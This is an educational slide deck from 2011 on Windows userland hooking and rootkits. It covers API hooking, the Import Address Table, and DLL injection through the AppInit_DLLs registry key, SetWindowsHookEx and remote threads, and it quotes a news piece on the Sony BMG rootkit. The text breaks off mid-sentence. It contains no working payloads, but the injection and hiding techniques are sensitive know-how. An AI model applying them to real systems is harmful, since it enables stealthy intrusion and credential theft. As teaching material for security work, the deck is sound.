



HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

USERLAND HOOKING IN WINDOWS

03 AUGUST 2011

BRIAN MARIANI
SENIOR SECURITY CONSULTANT





SOME IMPORTANT POINTS

- 
- **THIS DOCUMENT IS THE FIRST OF A SERIES OF FIVE ARTICLES RELATING TO THE ART OF HOOKING.**
 - **AS A TEST ENVIRONMENT WE WILL USE AN ENGLISH WINDOWS SEVEN SP1 OPERATING SYSTEM DISTRIBUTION.**


WHAT IS HOOKING?

- 
- IN THE SPHERE OF COMPUTER SECURITY, THE TERM HOOKING ENCLOSE A RANGE OF DIFFERENT TECHNIQUES.
 - THESE METHODS ARE USED TO ALTER THE BEHAVIOR OF AN OPERATING SYSTEM BY INTERCEPTING FUNCTION CALLS, MESSAGES OR EVENTS PASSED BETWEEN SOFTWARE COMPONENTS.
 - A PIECE OF CODE THAT HANDLES INTERCEPTED FUNCTION CALLS, IS CALLED A HOOK.

- 
- THE CONTROL OF AN APPLICATION PROGRAMMING INTERFACE (API) CALL IS VERY USEFUL AND ENABLES PROGRAMMERS TO TRACK INVISIBLE ACTIONS THAT OCCUR DURING THE APPLICATIONS CALLS.
 - IT CONTRIBUTES TO COMPREHENSIVE VALIDATION OF PARAMETERS.
 - REPORTS ISSUES THAT FREQUENTLY REMAIN UNNOTICED.
 - API HOOKING HAS MERITED A REPUTATION FOR BEING ONE OF THE MOST WIDESPREAD DEBUGGING TECHNIQUES.
 - HOOKING IS ALSO QUITE ADVANTAGEOUS TECHNIQUE FOR INTERPRETING POORLY DOCUMENTED APIS.

- 
- **HOOKING CAN ALTER THE NORMAL CODE EXECUTION OF WINDOWS APIS BY INJECTING HOOKS.**
 - **THIS TECHNIQUE IS OFTEN USED TO CHANGE THE BEHAVIOR OF WELL KNOWN WINDOWS APIS.**
 - **THIS PRACTICE IS IMPLEMENTED IN A SET OF PROGRAMS AND CODE THAT ALLOWS A PERMANENT, CONSISTENT OR UNDETECTABLE PRESENCE IN A PREVIOUSLY ATTACKED SYSTEM.**
 - **THIS SET OF PROGRAMS USED TO CONTROL A SYSTEM WHILE HIDING HIS PRESENCE IS KNOW AS A ROOTKIT.**

WHY DO ROOTKITS EXIST?

- 
- **ONE OF THE MOST HUMAN BEINGS CHARACTERISTICS IS CURIOSITY, REMEMBER ADAM AND EVE STORY.**
 - **PEOPLE WANT TO SEE OR CONTROL WHAT OTHER PEOPLE ARE DOING AND COMPUTERS ARE A PERFECT TARGET.**
 - **A ROOTKIT IS CONVENIENT IF AND ATTACKER DESIRES TO MAINTAIN ACCESS TO A SYSTEM.**
 - **THEY OFTEN PROVIDE TWO MAIN PRIMARY FUNCTIONS:**
 - **REMOTE COMMAND AND CONTROL.**
 - **SOFTWARE EAVESDROPPING.**

USERLAND ROOTKITS


- IN COMPUTING, HIERARCHICAL PROTECTION DOMAINS, OFTEN CALLED **PROTECTION RINGS**, ARE A MECHANISM TO PROTECT DATA AND FUNCTIONALITY FROM FAULTS AND MALICIOUS BEHAVIOR.

- **USERLAND ROOTKITS RUN IN (RING 3) PRIVILEGE MODE. THEY USE A VARIETY OF METHODS TO HIDE THEMSELVES, SUCH AS:**

- HIDE THEIR PROCESSES
- HIDE REGISTRY KEYS
- HIDE FILES, WINDOWS AND HANDLES.

LEAST PRIVILEGED

MOST PRIVILEGED



- FOR EXAMPLE A USERLAND ROOTKIT WHO WANTS TO HIDE REGISTRY INFORMATION FROM A WINDOWS APPLICATION WHICH USES LIBRARIES SUCH AS USER32.DLL, KERNEL32.DLL, OR ADVAPI32.DLL.

- **KERNEL ROOTKITS RUN WITH THE MOST HIGHEST OPERATING SYSTEM PRIVILEGES (RING 0).**
- **THEY ADD OR REPLACE PIECES OF CODE OF THE OPERATING SYSTEM TO MODIFY KERNEL BEHAVIOR.**
- **OPERATING SYSTEMS SUPPORT KERNEL MODE DRIVERS, THEY RUN WITH THE SAME PRIVILEGES AS THE OPERATING SYSTEM ITSELF.**
- **THIS CLASS OF ROOTKIT HAS UNRESTRICTED SECURITY ACCESS.**
- **KERNEL ROOTKITS CAN BE ESPECIALLY DIFFICULT TO DETECT AND REMOVE BECAUSE THEY OPERATE AT THE SAME SECURITY LEVEL AS THE OPERATING SYSTEM ITSELF.**
- **THEY ARE ABLE TO INTERCEPT OR SUBVERT THE MOST TRUSTED OPERATING SYSTEM.**

The New York Times

The Rootkit of All Evil

By DAN MITCHELL

SONY BMG can take two lessons from its recent wayward attempt to fend off digital piracy: One, in a world of technology-astute bloggers, it's not easy to get away with secretly infecting your customers' computers with potentially malicious code. And two, as many a politician has learned, explaining your own screw-up badly is often worse than the screw-up itself.





Alex Eben Meyer

Or as Wired News put it, "The Cover-Up Is the Crime."

It all started on Halloween, when Mark Russinovich, a computer security researcher, discovered that the antipiracy software that a Sony BMG CD had installed on his machine was based on a "rootkit." Rootkits are often used by malicious hackers to disguise spyware, malware and other nasty stuff. Removing one can do damage, even destroying an operating system. Mr. Russinovich posted his tale on his blog, sysinternals.com/blog, and the pile-on commenced.


Sony BMG responded by offering a piece of software it said would remove the rootkit, but at the same time said the rootkit was "not malicious and does not compromise security." Thomas [MORE..](#)

- 
- **INSIDE A WINDOWS PORTABLE EXECUTABLE (PE) FILE, THERE IS AN ARRAY OF DATA STRUCTURES, ONE FOR EVERY IMPORTED DYNAMIC LINK LIBRARY (DLL)**
 - **THESE STRUCTURES GIVES THE NAME OF THE IMPORTED DLL AND POINTS TO AN ARRAY OF FUNCTION POINTERS.**
 - **THIS SAID ARRAY IS KNOWN AS THE IMPORT ADDRESS TABLE (IAT).**
 - **EACH IMPORTED API HAS ITS OWN RESERVED SPOT IN THE IAT WHERE THE ADDRESS OF THE IMPORTED FUNCTION IS WRITTEN BY THE WINDOWS PE LOADER.**
 - **THIS LAST POINT IS PARTICULARLY IMPORTANT: ONCE A MODULE IS LOADED, THE IAT CONTAINS THE ADDRESS THAT IS INVOKED WHEN CALLING IMPORTED APIS.**
 - **WE ENCOURAGE YOU TO READ THE PORTABLE EXECUTABLE FILE ARTICLE FROM MATT PIETREK AT [HTTP://MSDN.MICROSOFT.COM/EN-US/MAGAZINE/CC301805.ASPX](http://msdn.microsoft.com/en-us/magazine/cc301805.aspx)**



FROM MATT PIETREK PORTABLE EXECUTABLE ARTICLE


FROM THE IAT TO THE API CODE



IMMUNITY DEBUGGER
- ALL INTERMODULAR
CALLS

```
010059CA | > FF15 F4100001 CALL DWORD PTR DS:[<&USER32.CloseClipboard>] CloseClipboard
```

Address	Disassembly	Destination
0100655E	CALL DWORD PTR DS:[<&USER32.CallWindowProcW>]	USER32.CallWindowProcW
01005955	CALL DWORD PTR DS:[<&USER32.CharNextA>]	USER32.CharNextA
0100164A	CALL DWORD PTR DS:[<&USER32.CharNextW>]	USER32.CharNextW
0100661D	CALL DWORD PTR DS:[<&USER32.CheckDlgButton>]	USER32.CheckDlgButton
01001D7F	CALL DWORD PTR DS:[<&USER32.CheckMenuItem>]	USER32.CheckMenuItem
01001DBE	CALL DWORD PTR DS:[<&USER32.CheckMenuItem>]	USER32.CheckMenuItem
0100574D	CALL EDI	USER32.CheckMenuItem
01005768	CALL EDI	USER32.CheckMenuItem
01001D65	CALL EBX	USER32.CheckMenuRadioItem
01001DA4	CALL EBX	USER32.CheckMenuRadioItem
010041FA	CALL DWORD PTR DS:[<&USER32.CheckMenuRadioItem>]	USER32.CheckMenuRadioItem
010042A9	CALL DWORD PTR DS:[<&USER32.CheckMenuRadioItem>]	USER32.CheckMenuRadioItem
01006674	CALL DWORD PTR DS:[<&USER32.CheckMenuRadioItem>]	USER32.CheckMenuRadioItem
010066A0	CALL DWORD PTR DS:[<&USER32.CheckMenuRadioItem>]	USER32.CheckMenuRadioItem
010067DE	CALL DWORD PTR DS:[<&USER32.CheckMenuRadioItem>]	USER32.CheckMenuRadioItem
010042BF	CALL DWORD PTR DS:[<&USER32.CheckRadioButton>]	USER32.CheckRadioButton
010066BC	CALL DWORD PTR DS:[<&USER32.CheckRadioButton>]	USER32.CheckRadioButton
010067ED	CALL DWORD PTR DS:[<&USER32.CheckRadioButton>]	USER32.CheckRadioButton
0100636D	CALL DWORD PTR DS:[<&USER32.ChildWindowFromPoint>]	USER32.ChildWindowFromPoint
010059CA	CALL DWORD PTR DS:[<&USER32.CloseClipboard>]	(Initial CPU selection)

- 
- **DLL INJECTION IS A TECHNIQUE USED TO RUN CODE WITHIN THE ADDRESS SPACE OF ANOTHER PROCESS BY FORCING IT TO LOAD A DYNAMIC-LINK LIBRARY.**
 - **IT IS OFTEN USED BY THIRD-PARTY DEVELOPERS.**
 - **USUALLY TO INFLUENCE THE BEHAVIOR OF A PROGRAM IN A WAY ITS AUTHORS DID NOT EXPECT IT.**
 - **FOR EXAMPLE, THE INJECTED CODE COULD TRAP SYSTEM FUNCTION CALLS, OR READ THE CONTENTS OF PASSWORD TEXTBOXES, WHICH CANNOT BE DONE THE USUAL WAY.**

- **IN WINDOWS 7 AS IN OTHER FLAVOURS, THERE ARE THREE DIFFERENT TECHNIQUES TO INJECT A DLL INTO THE USER SPACE OF ANOTHER PROCESS.**
 - **USING THE REGISTRY.**
 - **A HANDY API NAMED `SetWindowsHookEx`.**
 - **CREATING A REMOTE THREAD.**


- **IN THE REGISTRY KEY:
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
WINDOWS_NT\CURRENTVERSION\WINDOWS\ EXIST
TWO ENTRIES NAMED APPINIT_DLLS AND
LOADAPPINIT_DLLS.**
- **WHEN AN APPLICATION USING THE MODULE
USER32.DLL IS LOADED, THE DLL CONTAIN IN
APPINIT_DLLS ENTRY WILL BE LOADED INTO THE
